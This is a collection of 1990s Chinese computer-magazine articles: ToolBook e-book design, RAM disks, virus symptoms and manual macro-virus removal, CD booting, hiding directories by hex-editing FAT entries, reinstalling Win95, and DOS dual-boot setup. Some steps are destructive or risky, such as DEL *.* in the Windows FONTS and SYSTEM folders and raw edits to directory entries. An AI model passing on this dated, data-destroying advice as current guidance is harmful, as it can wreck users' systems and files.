我们看书时，需要一页页的翻，时不时还要去查找，翻阅相关的书……，这些给阅读带来了不便。如果我们事先把某一方面的信息全部输入到计算机中，当学习和查阅时只需用鼠标点一下，便可调出所需信息，那该有多么的方便。不仅如此，书中还可以有图形和动画，使你的阅读更方便有趣，这一切 Toolbook 就可以帮你实现。ToolBook 是美国 Asymetrix 公司推出的 Windows 应用生成工具，它提供了一种面向对象的程序设计语言 OpenScript。使用 OpenScript 和 ToolBook 你可以很方便的编辑一本电子图书，下面以 Basic 辅导教学电子图书为例，介绍其设计思路。

Toolbook 设置了两个工作层面，一个是读者层，一个是作者层。读者层是书的使用层，如：阅读、输入、打印等，它是将书的应用性功能显露给读者，使读者享受到电子图书对他的服务，这些我们称之为电子图书的前台功能。在作者层，是对电子图书进行编辑、制作的层面，我们称之为电子图书的后台处理，在后台使用 Toolbook 和 OpenScript 可实现电子图书在读者层所提供的一切功能。

先简要介绍一下 Toolbook 提供的一些工具。Toolbook 为作者提供了字段、按钮、热字、图形等工具。

字段：是在可以对文本进行输入、编辑和格式化的页面上提供定义区域的对象。字段可以提供娱乐性信息、教育性信息和包含在书中进行工作的指令，还可以在字段的空白区填充内容，使书更适合你的需要。

按钮：是可以触发完成某一动作的对象。如：转到另一页，转到另一本书，更新画面等。

热字：在 Toolbook 中可以把特殊的文本区定义为热字。这对于作者来说，建造有趣、有吸引力的复杂动作的书是非常重要的。

图形：是作者利用 Toolbook 的作图工具绘制的线或形。

上述工具都是独立的对象且都具有属性，可以完成电子图书所具有的一个或多个功能，如显示更多的文本；开始一段动画；转到另一页或另一本书；可以为你在同一页上显示其它对象；打印书页或报表；也可以完成计算。

1．目录检索功能的实现

Basic 教材共分 11 章，先将每章的题目设置在一个按钮上，共设 12 个按钮，放在第一页上，见图 1。当用鼠标点“基本概念”按钮时，激活“基本概念”按钮的脚本，执行脚本中的有关程序，即转到基本概念页，屏幕将显示出“基本概念”章的内容。其它各章按钮的做法相同。




图 1

2．翻页功能的实现

ToolBook 设置了卷屏条形区，它可以使字段中的文本沿卷屏条形区中的上下箭头进行上下卷动。其设置方法如下：在作者层，用鼠标选中要输入章内容的字段后，再点条形菜单中 Object 下的 Field properties。选 Border style 中的 Scoll bar 后点 OK，此时字段的“卷屏条形区”便被置上了。Basic 教材的 11 章内容，顺序放在了 11 个页面上。为方便读者顺序往前或往后翻看，可在每页（也是每章）设置一个前翻按钮，一个后翻按钮，通过用鼠标点该按钮，激活其脚本，执行翻页程序，实现翻页功能。

3．对重点词定义的多次引用功能的实现

将重点词或某一段文字做成热字，当读者触发这个热字时，屏幕上将显示出该热字的定义或解释。热字的设置方法是：先用鼠标将重点词置成黑色，而后在作者层用鼠标点条形菜单中的 Text 下的 Create hotword，到此，重点词被置成了热字。再将重点词的定义输入到某一字段中，以备调用。当用鼠标点重点词时，通过激活其热字脚本，调出其重点词的定义。

4．与相关书相互调用功能的实现

将 Basic 教材做成一本书，Basic 习题集做成另一本书，如：做题时想查阅教材书中的定义，可在习题集书中置一按钮，具体做法如下：在作者层选择该按钮后，用鼠标点 Object 下的 Link with……，再点条形菜

单中的 File 下的 Open 打开教材书,此时点 Link with 框中的 OK 后,在当前页面上会出现一按钮,此按钮和习题集中设置的按钮即可完成教材与习题集之间的切换,其脚本由 Toolbook 自动置上。该按钮上的文字可在 Objcet 的 Button properties 中输入。

5. 出题功能的实现

(1)选择出题是按章进行的。实现方法是:

①在习题集的出题页的页面上设两个数据接收字段,分别接收读者输入的章号和题号(见图 2)。




图 2

②在 ToolBook 下建题库。按输入教材的方法,将每章的题顺序输入到一个字段中,每章为一页。

③将每道题分别设成热字。注意:每页(即每章)中的每个热字的 Hotword properties 中的 Hotword ID 号必须是顺序的,以便在脚本程序中按序号取题。

④按接收的章号和题号取题,而后送入屏幕显示字段。

(2)随机出题是从题库的每章中随机抽取一道题,共抽九道题为一组,实现方法除题号是由随机函数产生的,其它同选择出题(见图 3)。




图 3

6. 给出题解功能的实现

给出题解功能的实现方法同出题功能的实现方法类似,也是先在题库中输入题解,而后将每个题解置成热字,热字的 ID 号也必须是顺序的。当在出题页给出某题时,该题的 Hotword ID 应同该题题解的 Hotword ID 号一致。当用鼠标激活“题解”按钮时,其脚本程序按 Hotword ID 号取出相应的题解送屏幕显示字段。

7. 退出功能的实现

设一“退出”按钮,用鼠标激活则退出。

用好你的内存资源

□河南　齐英兰

众所周知，计算机的内存是最重要的系统资源之一，所有的程序只有装载到内存里才能够运行。现在的软件水平在不断提高，对内存容量的要求也越来越大，因此在购买机器时，一般都会配备尽可能大的内存空间。但在实际使用时，我们也许会发现一部分内存空间没有被充分地利用，这时也许你会抱怨："白白花费了那么多钱来配备如此大的内存！"。难道如此珍贵的内存资源真的会被浪费掉吗？当然不。此时你完全可以利用富余的内存来创建RAM盘，以便大大地提高程序的运行速度，从而达到充分利用内存资源、提高计算机性能的目的。

一、RAM盘的定义

所谓RAM盘，是指能象一个磁盘驱动器一样工作的一块内存区域。也就是说，使用RAM盘就象使用任何其它类型的磁盘驱动器(如软盘驱动器、硬盘驱动器等)一样，可以进行文件的存取，也可以在其上建立子目录等。因为RAM盘处在内存区中，所以它要比真正的磁盘驱动器快许多倍。如果把那些存取磁盘数据频繁的程序拷贝到RAM盘，而后从RAM中运行该程序，无疑会大大提高该程序的运行速度。那么，如何建立RAM盘呢？

二、RAM盘的建立

创建RAM盘，并不需要特殊的硬件设备，只需要MS-DOS中提供的设备驱动程序——RAMDRIVE.SYS即可。只要内存充足的话，我们就可以根据需要创建任意个RAM盘，每个RAM盘都需要一个带有不同参数的RAMDRIVE.SYS设备驱动程序。这可在CONFIG.SYS文件中用DEVICE命令装入RAMDRIVE.SYS(建议使用DEVICEHIGH命令，该命令用于将设备驱动程序RAMDRIVE.SYS从常规内存移入高端内存UMB中，从而节省约1K常规内存)，其格式为：

DEVICEHIGH=C:\DOS\RAMDRIVE.SYS [SIZE[SECTOR[ENTRIES]]][/E | /A]

其中，SIZE是以千字节计的RAM盘大小，其取值范围为4~32767，代表4KB到32MB大小的RAM盘（RAM盘的大小受机器内存容量的限制），缺省值为64。

SECTOR是以字节计的RAM盘扇区大小，其取值可以是128、256或512，缺省值为512。若指定了SECTOR值，则必须指定SIZE值。

ENTRIES指RAMDRIVE.SYS将在RAM盘的根目录中创建的目录项个数，其取值范围为2~1024，缺省值为64。若指定ENTRIES值，则必须指定SIZE和SECTOR的值。

/E或/A开关（两者只能使用其一，不能同时使用）指使RAMDRIVE.SYS在扩展或扩充内存中创建RAM盘，缺省时则在常规内存中创建RAM盘。

例：若要在扩展内存中创建一个512KB的RAM盘，则命令为：

DEVICEHIGH=C:\DOS\RAMDRIVE.SYS 512/E

三、RAM盘的使用

对机器中的每个驱动器，MS—DOS都为其指定一个驱动器字母。比如机器中有两个软驱，则分别为驱动器A和驱动器B，若有一个硬盘，则为驱动器C。那么，MS—DOS为RAM指定的驱动器字母是什么呢？MS—DOS分配给RAM盘的字母总是比机器中的最后一个驱动器高一个字母。若已有驱动器A、B、C和D，RAM盘则为E驱动器，若已有到字母M的驱动器，则RAM盘将为N驱动器。

建立了RAM盘后，我们就可以把那些需要频繁地从磁盘中读取信息的应用程序（如高级语言的编译程序、常见的字处理程序等）部分地或整个地拷贝到RAM盘中，而后从RAM盘中运行它们。但必须注意的是：若在RAM盘上创建了新的数据文件或修改了原文件，必须在关机前将它们拷贝到硬盘中，以免造成数据丢失。

在实际应用中，可在CONFIG.SYS文件中加入下述命令：

DEVICEHIGH=C:\DOS\RAMDRIVE.SYS 2048/E

在AUTOEXEC.BAT文件中加入命令，将字处理程序等拷贝到RAM盘，并且将RAM盘的目录加到AUTOEXEC.BAT文件中的PATH命令中。

RAM盘使用后，工作效率的提高将会使你惊讶不已！



□山东　李海峰

谈毒莫「色变」

计算机病毒是一种在计算机系统运行过程中能把自身精确拷贝或修改拷贝到其他程序内的程序，由于计算机病毒隐藏在合法用户的文件中，从而病毒程序体的执行也是‘合法’的调用。自1986年发现出自巴勒斯坦的巴锡特和阿姆杰德两兄弟的Pakistan病毒至今，病毒已达数千种之多，并且还有一些喜欢搞恶作剧的人在不断制造新的病毒。计算机病毒已给当今计算机系统安全构成了严重威胁，但对于我们一般用户来讲，计算机病毒也并非到了‘谈毒色变’的程度，因为从病毒传染到发作破坏往往还有一定的潜伏期，在这期间我们可用一些防病毒软件或工具软件采取一些措施与之对抗。

当你的计算机出现以下‘症状’时，你可以考虑一下是否是病毒在作怪：

1.运行速度较以前变慢。

2.文件字节变长（如：COMMAND.COM文件）或有的文件不能正常运行。

3.硬盘空间变小或变为零或找不到硬盘。

4.软驱（A、B）不能正常使用，如在格式化软盘时，出现‘Format complete’而实际软盘并未被格式化。

5.显示器不能正常运作。如发现抖动、屏上显示小球‘吃’字母（数字）、字母（数字）反向显示或出现其它奇怪字符等。

6.打印机不能正常打印。

7.系统不能正常启动。

当你怀疑或确认你的计算机染上病毒时，你必须用‘干净’的系统盘启动系统，再用杀毒软件清除。现在常用的杀毒软件有SCAN、AV95、KV300、KILL等，在使用时几种软件结合一下效果会更好，因为不针对某种病毒很难说那一种工具功能更强。这里值得一提的是笔者在应用过程中发现在AV95中有一个VLIST（病毒百科全书），它共记录了7233种病毒的详细特征，还演示出319种病毒在发作时的形态，为初学者进一步认识计算机病毒提供了一份丰富翔实的资料。



病毒故障一例

□江苏　黄旭东

主要配置：奔腾586/133，内存为16MB，硬盘为1.2GB；软件有DOS6.22和WINDOWS3.1以及WORD6.0，还有一些字处理软件。

故障现象：打开存储在电脑中的文件，系统就会自动存盘两次；与此同时，在WORD中的“Save As”功能无效了，打开它的对话框时，存盘路径被锁定在“C:\MSOFFICE\WINWORD\TEMPLATE”中，文件类型被锁定为‘*.DOT’的模板文件。另外，有时常在打开文件后，在界面最下端的灰色状态条中会从左到右倒着跳出一行英文：“DOEUN PAD94 V2.21(C) 1996 Bandung. Indonesia”，并在状态条中左右晃动，最后退到左下角。

清除方法：经确诊电脑感染了Word宏病毒（Concept病毒）。我们可以用手工方法加以清除，具体操作是：(1)在Word的‘工具’（Tools）菜单中选择其中的‘宏’（Macro）命令，列出当前宏；(2)将当前宏之中的病毒宏‘AAAZAO’和‘AAAZFS’删除就可以了；(3)然后打开文件，重新存放，就可消毒。

分析与注意：这种病毒与我们先前碰到的电脑病毒有所不同，因为它只是感染Word的文本文件。此病毒是用高级语言编写的程序，并加入到文本文件中，同时加以传播。在认清了它以后，我们还应该注意，因为在以后打开其它宏病毒文件的时候，仍然有可能会使我们的系统染上病毒。为此，我们须在打开文件之前，用KV300、KILL等杀毒软件对文件进行检查，这样可以帮助我们查出宏病毒。另外，新版Word提供的扫病毒工具SCANPROT.DOT模板，也为我们带来了简洁的杀病毒方法。



“小马”和我

□北京大学　王毅

打开电源——备马！

打开显示器——带马！

望着屏幕上的 AST 标志，我总会情不自禁地叱喝一声：放马过来！

“马”者非别，乃我斗室中那台 AST486 电脑也。那是两年多以前的一个傍晚，我疲惫地从中学回到家，看见爸爸与几个邻居围在书桌旁，地上还堆放着几只纸箱。我挤到跟前，原来是爸爸买来了一台我仰慕已久的电脑。我的倦意顿时一扫而光，迫不及待地坐在了电脑前，但马上傻了眼：屏幕上尽是些 Setup，Install，Config 从没见过的词汇，键盘上除了以前学打字时见过的英文字母外，有好多奇怪的键，还有排键上写着 F1 到 F12，我随手按了个 F3，竟在屏幕上出现了很长一句话。爸爸在一边说 这是一台很先进的 486，要我尽早学会操作。我暗暗想 我属马，就叫它“小马”吧！

一开始，为了学会上马，我可着实吃了不少苦头。首先是上不了马：不是忘了开主机开关，就是忘了开显示器开关，再不就是没插电源。好不容易过了这一关，上了马，却面对着提示我输入时间日期的计算机不知所措，就在马上无法叫它迈步，现在想来真是有趣。

入了门，坐稳了马背，我突然体会到了上机的乐趣：学了 DOS 以后，我俨然成了整个计算机文件资源的总管，删删这个，动动那个；看看这个，改改那个，不亦乐乎，颇有一种大权在握的感觉；学了 WPS 文字处理，屏幕上不再全是令人伤透脑筋的洋文，而代之以亲切的汉字，更令我惊奇的是：稍稍动几个数据，就可以随意把字放大放小，还能变成宋体黑体。一时我对“小马”的热情达到了第一顶点。

这样骑马小跑了没多久，我突然被掀翻了下来。那是一个下午，我想试试开一个 D 盘，打开了 FDISK，谁知忘了输入 D 盘，“小马”以为对 C 盘进行操作，我又轻易给出了最后指令，结果整个硬盘的存储信息全部丧失，花了一个月才渐渐恢复。我仿佛从欢乐的顶点骤然坠入谷底，望着“小马”躺在那儿动弹不得，想道：小马，是我不讲安全，一味快跑，才惹出了这些麻烦，我一定吸取教训。

自此后，我开始踏踏实实学习计算机原理，学习用 BASIC 与 Turbo Pascal 编程。学了一年后，对算法、数据结构都有了一定了解。当年我参加了市程序设计竞赛，取得了好成绩，最后一道快速排序得了满分，获得市第四名、一等奖的荣誉。

当然，一张一驰，文武之道，在学习之余，我的“小马”也给我带来不少娱乐内容。我是一个三国迷，从 KOEI 公司的三国志一代到五代我都玩了个遍。格斗型游戏也在我的“小马”上大显身手，一时我和爸爸战得不亦乐乎。在这过程中，我逐步给“小马”配上了“马鞍”、“辔头”，买来了 CD－ROM，内存条，音箱，解压卡。“小马”经过两年的锻炼，已成了高头大马，全副武装啦。我的热情也又一次达到顶点。

进入九六年，Internet 突然热了起来，我用业余时间学了 JAVA，HTML 等语言，但一直未能把“小马”带上“信息高速公路”驰骋。九月 我进入北大学习，离开了家，“小马”在家里拴了近半年，我一回到家就把它牵了出来，“小马”还是那么精神饱满，但由于时光流逝，它已经被电脑世界抛在了后面，今天已是万马奔腾。我也早已下定决心，与室友集资给宿舍添匹马，买上网卡，我也将成为“马师”，向来自边远地区的室友教授“马术”。也许还是 AST，谁让第一匹“小马”这么出色呢？

本文章选自“AST 大学生电脑实践征文”获将文章（优秀奖）

光盘引导计算机

□山东　曹永胜

近日从朋友处借来一张光盘，其根目录有 command.com 文件，随即 dir/ ah 根目录，发现有 Drvspace.bin、Io.sys、Msdos.sys，随即想到该光盘是张可引导光盘，于是一试大有收获。

一、过程

所用硬件配置：

皇朝：PCI54ITS 主板，CMOS 支持光盘引导
CPU ：P5－120，内存 8MB
硬盘：QUANTUM 850MB
光驱：Goldstar 四速

将该碟放入光驱，修改 CMOS 启动顺序为"CDROM，A，C"存盘退出，启动时间明显长于 C 盘，稍后屏幕显示：

```
Boot from ATAPI CD－ROM：
1.FD 1.44MB system type－(oo)
Starting MSDOS...
```

接着出现 DOS6.22 配置菜单有 5 项，要求选择光驱的接口形式，选择第 2 项 IDE/E－IDE CD－ROM (选择第 5 项 NONE 也可，但读取光盘的速度明显放慢)，出现第二个菜单，要求选择何种光驱(此步用于装载相应的光驱驱动程序)，因笔者用的光驱为高仕达所以选择第二项 IDE，GoldstarCD－ROM，光驱读盘灯亮，引导一会儿后出现(由于定位不准，有时可能出现读数据错的提示，只要 A 或 R 即可重新读取光盘，稍待即可)DOS 提示符 A\>，检查 A 盘内容为：

```
〈AT〉
〈DM〉
〈DOS〉
〈IDE〉
〈SCSI〉
COMMAND.COM
AUTOEXEC.BAT
CONFIG.SYS
8file(s) 56,696 bytes
            11,264 bytes free
```

原来的软驱被设置为 B 驱，对 B、C、D(光驱)读写与先前完全一样，对 A 驱只能读不能写。至此用光盘引导完毕，计算机启动成功。随后笔者对启动后的机器进行了检测。

二、测试与分析

用 MSD 检查 TSR 程序，可以发现 SMARTDRV 最先被装入，使用了常规内存。A 驱是被建的虚拟盘，但占内存很少，并且被重定向(SUBST)了 D 盘(光盘)，所以 A 具有只读属性，使用 A 盘中的一些文件，都需要到 D 盘读取，所以感觉到 A 盘明显的慢于 C 盘速度，特别是使用一些需读取 COMMAND.COM 时(如从某些应用软件进入退出时)更得耐心等待。另外由于路径被设置到 A 盘，打错文件名时到 A 盘(实际是 D 盘)检查时间特别长。由于开机批处理程序是由光盘提供的，所以原来的一些设备驱动程序没有被装载。A 盘中的文件被隐藏在 D 盘中，用一般的 dir/ah 不能发现。尽管有〈DM〉子目录，但是没有相应的文件，不能进行硬盘管理。

启动过程中首先建立虚拟盘，尔后使用虚拟 A 盘引导有点让人费解，特别是用 TSR 检查时未发现虚拟盘驱动程序的装载。

三、应用价值

光盘引导为我们提供了应急启动计算机的一种新方法，特别是计算机出现意外情况时，可以方便的使用光盘中的大型工具软件包进行修复工作。同时也提供了无硬盘使用光驱的新办法，但应注意使用光盘启动时，原先的某些 TSR 程序可能没有被装载，应采取补救措施。当然，注意引导光盘中 DOS 的版本，以防与硬盘中 DOS 版本不兼容带来问题。



□江苏 黄寅

在单位的公用机器上机，经常担心自己的东西被别人无意或有意地损坏，一些比较重要的东西也需要保密。本文特介绍几种通过修改文件目录表来实现目录加密的方法，使你拥有‘自己’的目录。

一、文件目录表的组成和意义

每个文件、目录、卷标都有自己的文件目录表。每个文件目录表由 32 个字节组成，各字节的意义如表：

字节	含义	具体意义(H 表示十六进制)
0~7	文件名	第 0 字节为 00H 时，表示该目录项未使用
		第 0 字节为 E5H 时，表示该目录项已被删除
		第 0 字节为 2EH 时表示该目录项为一子目录项
8~10	扩展名	
11	文件属性	为 20H，表示档案位
		为 01H，表示只读文件
		为 02H，表示隐含文件
		为 04H，表示系统文件
		为 08H，表示为磁盘卷标
		为 10H，表示为子目录名
12~21	保留未用	
22~25	时间、日期	22~23 为时间；24~25 为日期
26~27	文件起始簇号	26 为低位字节；27 为高位字节
28~31	表示文件长度	以字节为单位

二、修改文件目录表加密目录

1. 修改目录名及扩展名(第 0~10 字节)

(1)将目录名改为不认识的字符，如‘α’、“ ┗ ”、“ ╚ ’等。

(2)将个别字符改为小写字母。

(3) 将目录名最后一个或几个字节改为“FFH”，dir 命令下此字节将显示空白，别人只能看见前面几个字符，却怎么也进不去这个目录。“FFH”的输入方法为按往 ALT 键不放，在右边小键盘上敲入“255”。

(4) 将目录名中间某字节改为“20H”，dir 命令下将显示空格，而 CD 命令是进不去的。此方法也可和方法(3)结合使用，效果更佳。

(5) 将目录名第一个字节改为“2EH”，其余全为“20H”，此方法最为保密，dir 命令不能显示，连 pctools 等工具软件也不能显示。用时再将目录名改过来。

2. 修改目录的属性字节(第 11 字节)

(1) 将等 11 字节改为“20H”，同时将文件长度字节(28~31)任意设一个值(不宜太大)，这样，dir 命令下，此目录将被显示为一个文件。

(2) 将第 11 字节改为“02H”，同时将文件长度字节(28~31)任意设一个值，这样，目录将被误认为是一个隐含文件，dir 命令下将不显示。

(3)将第 11 字节改为‘08H”，这样，目录将被误认为是一个卷标，dir 命令将不显示。

3. 修改目录的起始簇号(第 26~27 字节)

将第 26、27 字节改为‘00H”。“00H”即指向根目录。这样，dir 命令将显示根目录下的情况。同理，也可指向其他的目录。

三、修改方法

修改文件目录表，可以使用 Pctools，Norton，Debug 等软件，此处介绍一下用 Pctools 5.0 的修改过程。

启动 Pctools 5.0，按 F3 键，进入特殊服务项目，按 E 键，输入要修改目录所在盘名，回车，按 F2 键，按 R 键，用 PgUp，PgDn 键，找到要修改的目录，按 F3 键，即可修改，修改结束后，按 F5 键、U 键，退出 Pctools，修改即告完成。

本期程序调试：罗光宣

重装 WIN95 三步曲

□安徽 崔景茂

因文件误删除或病毒感染等原因，有时需要重新安装 WIN 95。重装和第一次安装因具体情况有所不同，重新安装要考虑的问题比首次安装要多。除硬盘空间外，过去已经安装的运行在 WIN 95 系统之上的应用软件的连续性是首要考虑的因素。一般来说，用户都想尽量避免因重装 WIN 95 而重新安装其他应用软件，因为那样太费时间。所以重装 WIN 95 应有一定讲究。下面是本人重装 WIN 95 的一些体会。

一、熟悉您的硬件配置

这里的硬件是指 CDROM、声卡、显示卡、打印机、FAX/MODEM 等，WIN 95 虽支持即插即用，但并不能自动地提供、配置所有的硬件驱动程序，对有些硬件虽提供支持却仍需用户选择确认，有些则不支持，需要采取 MSDOS 兼容程序驱动。所以，安装前您必须弄清您的硬件配置情况，以便安装前首先进行配置以及在 WIN 95 安装时进行配置选择。预先识别（甚至驱动）硬件对已经预装了 WIN 95 的原装机更为重要。通常预装了 WIN 95 的原装机，都没有提供 DOS 下的硬件驱动程序，这对一般硬件驱动似乎影响不大，但 CDROM 除外。现在一般都采取由 CDROM（很少有人用软盘）来安装 WIN95，而 WIN95 的安装必须在 DOS 下进行，而大部分原装机在改了 DOS 界面后光驱就不能用了。解决的办法是在 DOS 状态下给它安装相应的驱动程序。有些原装机（如 COMPAQ 7222）为用户提供本机系统恢复软件（光盘），似乎能解决问题。但那种恢复是“全盘”的，也就是说，在恢复时，您的硬盘将被重新格式化，过去的信息将全部丢失。用户在有所取舍的情况下，几乎都会选择用原版 WIN 95 安装光盘进行再安装（或恢复）。

怎样知道机器的硬件都是些什么品牌呢？在 WIN 95 状态下，查看控制面板中的“系统”之“设备管理”项，从“属性”中就能查到。有些原装机对 CDROM 驱动器已在 CONFIG.SYS 中做了配置，查看一下，如果有配置，只需在 AUTOEXEC.BAT 中加上相应的驱动语句，重新启动后，在 DOS 下就能使用光驱。例如：

D:\WINDOWS\COMMAND\MSCDEX.EXE/D:XXXXXXX/M:12

其中“/D:”后面的“XXXXXXX”参数应与您机器里的 CONFIG.SYS 中“/D:”后面的参数一致。如 CONFIG.SYS 中有

DEVICE = C:\MTM\MTMCDAI.SYS/D:MTMIDE01

AUTOEXEC.BAT 中的配置就应该为

D:\WINDOWS\COMMAND\MSCDEX.EXE/D:MTMIDE01/M:12

CONFIG.SYS 如果没有配置 CDROM 驱动，建议你向销售商索取有关驱动程序，在 DOS 状态下安装。

其它硬件类型、属性等在查清时应当记下，以便系统提示时予以确认。

二、腾出足够多的硬盘空间

首先，在您安装 WIN 95 的逻辑分区内腾出空间。用户可能将 WIN 95 安装在任一分区，安装时系统将对用户选择的安装分区进行硬盘空间探测，即便是重装，系统也要求具有相当多的空间。选全部安装时，您必须在安装 WIN 95 的逻辑分区内清理出大约 70MB 以上（不同情况系统提示不一样）。想弄清到底需要整理出多少空间，您也可先行安装，看清提示后再返回整理硬盘。

其次，在 C 盘腾出空间。即使 WIN 95 并非安装在 C 盘，也必须这样做。系统在安装时将在 C 盘开辟一个临时文件存放区，大约需要 20MB。奇怪的是，本人在重装时系统仅提示大约 4.6MB，当我按要求整理出相应的空间时，系统却提示说无法拷入临时文件然后拒绝安装，也无其他提示和帮助信息。重复多次仍是如此。我百思不得其解，干脆重新启动进行磁盘扫描和碎片整理，然后再装，还是不行。于是又从 D（本人的 WIN 95 系统安装区）盘移走些 DOS 程序，即使我腾出 120MB 也还是不行。无奈中，突然想到，WIN 95 很可能默认 C 盘为临时文件存放区，C 盘的空间可能不够大，只是系统没有提示而已。通过一次次的尝试，当 C 盘腾出 20MB 以后，安装才得以顺利完成。

组装兼容机遇到的两个问题

□辽宁 李文策

最近帮朋友装了一台 6X86 电脑，其基本配置为 6X86P150 + CPU，微星 5128 主板，金鹰牌 S3TRI064V + 显示卡，16MB EDO 内存，花王 100 声卡，松下 8 倍速光驱，昆腾 1.7GB 小脚硬盘。下面是本人在安装过程中遇到的问题及解决的方法。

问题 1：对该机安装 DOS 和中文 WINDOWS 3.2 后一切正常，运行各种常用软件也都能正常运行，但在安装完中文 WINDOWS 95 后，开机时启动画面出现花屏现象，进入后屏幕恢复正常，运行 WINDOWS 95 下的应用软件在屏幕切换的瞬间有花屏现象，但不影响正常使用。很明显出现这种现象的原因是由于显示卡的不兼容，换用 IGS 1682－A 显示卡则问题解决，另将 CPU 换成 PENTIUM 120 也能解决上述问题。

问题 2：对该机安装完光驱驱动程序后，重新启动机器当执行到光驱驱动程序时，等待时间太长（大约在 1 分 20 秒左右），让人无法忍受，进入后光驱可以正常使用，后来换用太一光驱驱动程序后，启动时不用等待很长时间，并且光驱也可正常使用。

上面是本人在组装兼容机时遇到的问题，虽然自己组装微机有时会出现一些问题，但这些问题均可通过某些方式进行解决，因此对于经济不富裕的发烧友来说，自己组装电脑仍然是很好的选择，但最好能对自己所要购买的配件的兼容性多做一些了解，尽量避免在安装过程中出现问题。

三、如何腾出空间

第一次安装 WIN 95 时，硬盘空间较为富余，重装时，硬盘因 WIN 95 系统及其他应用程序如 WORD，CSTAR 等占用而显得拥挤不堪。腾出空间（如果您的硬盘不是足够大）决非易事。下面就谈谈删除或移走有关文件的问题。

1. 删除文件

首先可删除的是字库文件，他们存放在 WIN 95 系统目录内的 FONTS 和 SYSTEM 两个子目录内。在 DOS 下，分别进入两个子目录，用 DEL *.* 删除。另外可选择删除的其他文件依次是，备份文件、画图文件、声音文件（WAV）、音乐文件、影像文件、帮助文件、DOS 7.0 不常用文件等。如果您有（或能确认）WIN 95 原配置文件列表，还可以删除几乎所有 WIN 95 系统目录内的原配置可执行文件（HIMEM.SYS、MSCDEX.EXE、EMM386.EXE 除外）。还应注意，删除时仅推荐使用“DEL”的 DOS 命令，这样可以使系统出于安全目的而进行隐含和保护的文件（“DEL”对之视而不见）免遭删除。

2. 移走文件

可暂时移走的文件是大部分 DOS 应用程序，不宜移动的是 WIN 95 应用软件，如 CSTAR、WORD 等。虽说 WIN 95 支持应用软件的移动和适配搜寻，但是，安装前的移动将可能给以后的恢复带来很多麻烦，应谨慎而为之。

四、安装与调试

正式安装前应再次检查 DOS 中的系统配置，确认配置中至少有 CDROM 驱动、HIMEM.SYS、SMARTDRV.EXE（可缩短安装过程），在确认 CDROM 正常使用后，进入光盘 WIN 95 子目录，键入“SETUP”开始安装。

安装时一般选择默认目录，在硬件检测时选择指定设备以节省时间。由于属重新安装，安装过程中，系统会提示目前装入的文件比系统中已有的文件版本不同，建议保留已有文件，宜选择保留。其他基本可按系统默认项，敲回车键就可完成安装。安装完毕后，如发现硬件配置问题，均可在 WIN 95 中实现重新设置。

如果您的 DOS 应用多于 WINDOWS 应用，一定想开机进入 DOS，这时，您可以将 C 盘根目录下的 MSDOS.SYS（隐含、只读、系统属性）中 OPTIONS 项改成以下内容：

```
[Options]
Logo=0
BootGUI=0
BootDelay=0
BootMulti=0
DoubleBuffer=1
Network=1
```

“Logo=0”意使开机后不显示图形标志，“BootGui=0”使系统不启动 WIN 95 而进入 DOS 状态。如果您退出 WIN 95 并不想关机（或重启动）或看到关机提示画面，您可以将 WIN 95 系统目录中的 LOGOW.SYS 改名或删除。

一切做好以后，您的 DOS 和 WIN 95 就都会运用自如了。您最终会发现，DOS 7.0 比老版本好用多了，WIN 95 比 WINDOWS 3.X 用起来更加方便。

WIN 95 下安装 DOS 6.22

□河南　席小峥

新一代的操作系统 WIN 95 如今真是越来越流行了,大家纷纷从 DOS 6.X 或 WINDOWS 3.X 升级到 WIN 95,因为它的确是一个优秀的操作系统(至少笔者这样认为)。但是萝卜白菜,各有所爱,不久一些用户又纷纷把它从硬盘上请了出去,重操旧业。当然不论从感情上,还是实际工作娱乐中,笔者也感到依旧离不开 DOS 和 WINDOWS 3.X,因为我们彼此已经很融洽了。所以,在下以为只要存储介质够大,不妨保留 WIN 95,在此基础上仍拥有 DOS 6.X 和 WINDOWS 3.X,岂不皆大欢喜,而且不时也能继续研究学习 WIN 95。

笔者所用机型为 IBMPC 机,机内预装西文 WIN95 和四通利方 4.2+,而没有 MSDOS 6.22,因此有一些原来的 DOS 下的应用软件(如 UCDOS 5.0)和某些游戏就不能在这个平台上正常运行,于是乎产生了在 WIN 95 下安装 DOS 的想法,根据从 DOS 6.X 升级到 WIN 95 的原理,反其道而行之,琢磨出一个较为简便的方法,奉献给大家,仅供参考。具体步骤如下:

1.从 WIN 95 进入到 DOS 7 中,找一张 MSDOS 6.22 系统盘,按以下步骤操作:

C:\WINDOWS\ATTRIB -R -S -H A:\MSDOS.SYS

C:\WINDOWS\ATTRIB -R -S -H A:\IO.SYS

C:\COPY A:\MSDOS.SYS MSDOS.DOS

C:\COPY A:\IO.SYS IO.DOS

C:\COPY A:\COMMAND.COM COMMAND.DOS

C:\ATTRIB +R +S +H IO.DOS

C:\ATTRIB +R +S +H MSDOS.DOS

2.修改 WIN 95 系统文件 MSDOS.SYS

C:\ATTRIB -S -R -H MSDOS.SYS

C:\EDIT MSDOS.SYS

在 WIN 95 中,MSDOS.SYS 是一个文本文件,但文件长度必须大于 1024 个字节。

在[Options]小节中将

BootMulti=0

改为

BootMulti=1

允许双启动,即点按 F4 启动 DOS 6.22,而不进入 WIN 95,如有必要可另添加一行

BootMenu=1

即启动时显示启动菜单,以利选择。注意改完以后不要忘了把文件系统属性恢复。

C:\ATTRIB +S +R +H MSDOS.SYS

